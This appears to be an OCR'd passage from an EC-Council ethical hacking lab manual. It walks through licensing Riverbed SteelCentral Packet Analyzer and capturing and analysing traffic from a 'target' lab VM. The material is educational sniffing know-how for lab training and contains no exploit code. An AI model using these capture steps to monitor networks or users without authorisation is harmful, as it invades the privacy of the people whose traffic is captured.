


Figure 2.4.9: SteelCentral Packet Analyzer License window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Switch to your browser (here, **Mozilla Firefox**). Navigate to the tab where the **SteelCentral Packet Analyzer Evaluation** email is open and copy the **License Key** provided in the email.



Riverbed Support

Dear Riverbed Customer,

Thank you for your SteelCentral Packet Analyzer 30-day evaluation request. Your SteelCentral Packet Analyzer evaluation license is now available for downloading from the following locations:

Software

Documentation

License Key :

FOR A SUCCESSFUL EVALUATION, PLEASE READ THE FOLLOWING BEFORE INSTALLING!

1. Once activated, the SteelCentral Packet Analyzer evaluation will live for 30 days.
2. The SteelCentral Packet Analyzer evaluation license provides a product activation key for two installations.
3. If you uninstall the SteelCentral Packet Analyzer evaluation software, it cannot be reinstalled.
4. The minimum recommended system configuration for SteelCentral Packet Analyzer is a Pentium dual core 2.0 GHz CPU with 2 GB RAM, 300MB free disk space on the hard drive plus additional space for capture files, a minimum of 128MB of video memory, a resolution of 1024 x 768, and Windows XP, Vista, or Windows 7.

Figure 2.4.10: SteelCentral Packet Analyzer License key

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Enter the License Key

14. Switch back to **License** window and paste the **License Key** in the **Product Key** field. Leave the **Email** and **Company** fields set to default and click the **Activate** button.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 2.4.11: SteelCentral Packet Analyzer License window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The **SteelCentral Packet Analyzer license activated** notification appears; click the **Start** button to start the application.




Figure 2.4.12: SteelCentral Packet Analyzer license activated

16. The **SteelCentral Packet Analyzer** main window appears, displaying the **Getting Started** tab options, as shown in the screenshot.



Figure 2.4.13: SteelCentral Packet Analyzer windows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Observe that under the **Devices** tab in the left-hand pane, the application is unable to detect any **Local System** as it requires admin privileges. Therefore, double-click **Live Devices unavailable: Insufficient privileges** to run the application as an **Administrator**.




Figure 2.4.14: SteelCentral Packet Analyzer windows

18. A **User Account Control** pop-up appears; click **Yes**.

TASK 4.3

Capture Network Traffic

19. Ethernet adapters appear under **Local System** in the right-hand pane. Click the **Intel(R) 82574L Gigabit Network Connection** adapter.

Note: The adapter might differ in your lab environment.




Figure 2.4.15: SteelCentral Packet Analyzer windows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Double-click the **Bandwidth Over Time** option under the **Recently Used** node in the left-hand pane under the **Views** section.
21. A new **Bandwidth Over Time** tab appears, and SteelCentral Packet Analyzer starts capturing the network traffic, as shown in the screenshot.




Figure 2.4.16: SteelCentral Packet Analyzer starts capturing

22. Now, navigate to the **Windows Server 2019** virtual machine.
23. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **www.facebook.com**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.17: Browsing the Internet on Windows Server 2019

TASK 4.4

Analyze the Captured Results

24. Switch back to the **Windows 10** virtual machine and observe the network traffic captured by **SteelCentral Packet Analyzer**, as shown in the screenshot.




Figure 2.4.18: SteelCentral Packet Analyzer capturing Bandwidth Over Time

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Double-click the **Network Usage by Port** option under the **Recently Used** node in the left-hand pane under the **Views** section.

26. A new **Network Usage by Port** tab appears, and **SteelCentral Packet Analyzer** displays the captured network traffic.




Figure 2.4.19: SteelCentral Packet Analyzer capturing Network Usage by Port

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Double-click the **Network Usage Port by Port Group** option under the **Recently Used** node in the left-hand pane under the **Views** section.
28. A new **Network Usage by Port Group** tab appears, displaying captured network traffic protocols such as MS networking and ARP.




Figure 2.4.20: SteelCentral Packet Analyzer capturing Network Usage by Port Group

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Double-click the **IP Conversations** option under the **Recently Used** node in the left-hand pane under the **Views** section.
30. A new **IP Conversations** tab appears, displaying conversations between different IP addresses in a map view.




Figure 2.4.21: SteelCentral Packet Analyzer capturing IP Conversations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Double-click the **Protocol Distribution** option under the **Recently Used** node in the left-hand pane under the **Views** section.
32. A new **Protocol Distribution** tab appears, displaying **Network Protocols**, **Transport Protocols**, **TCP Protocols**, **UDP Protocols**, and other information, as shown in the screenshot.

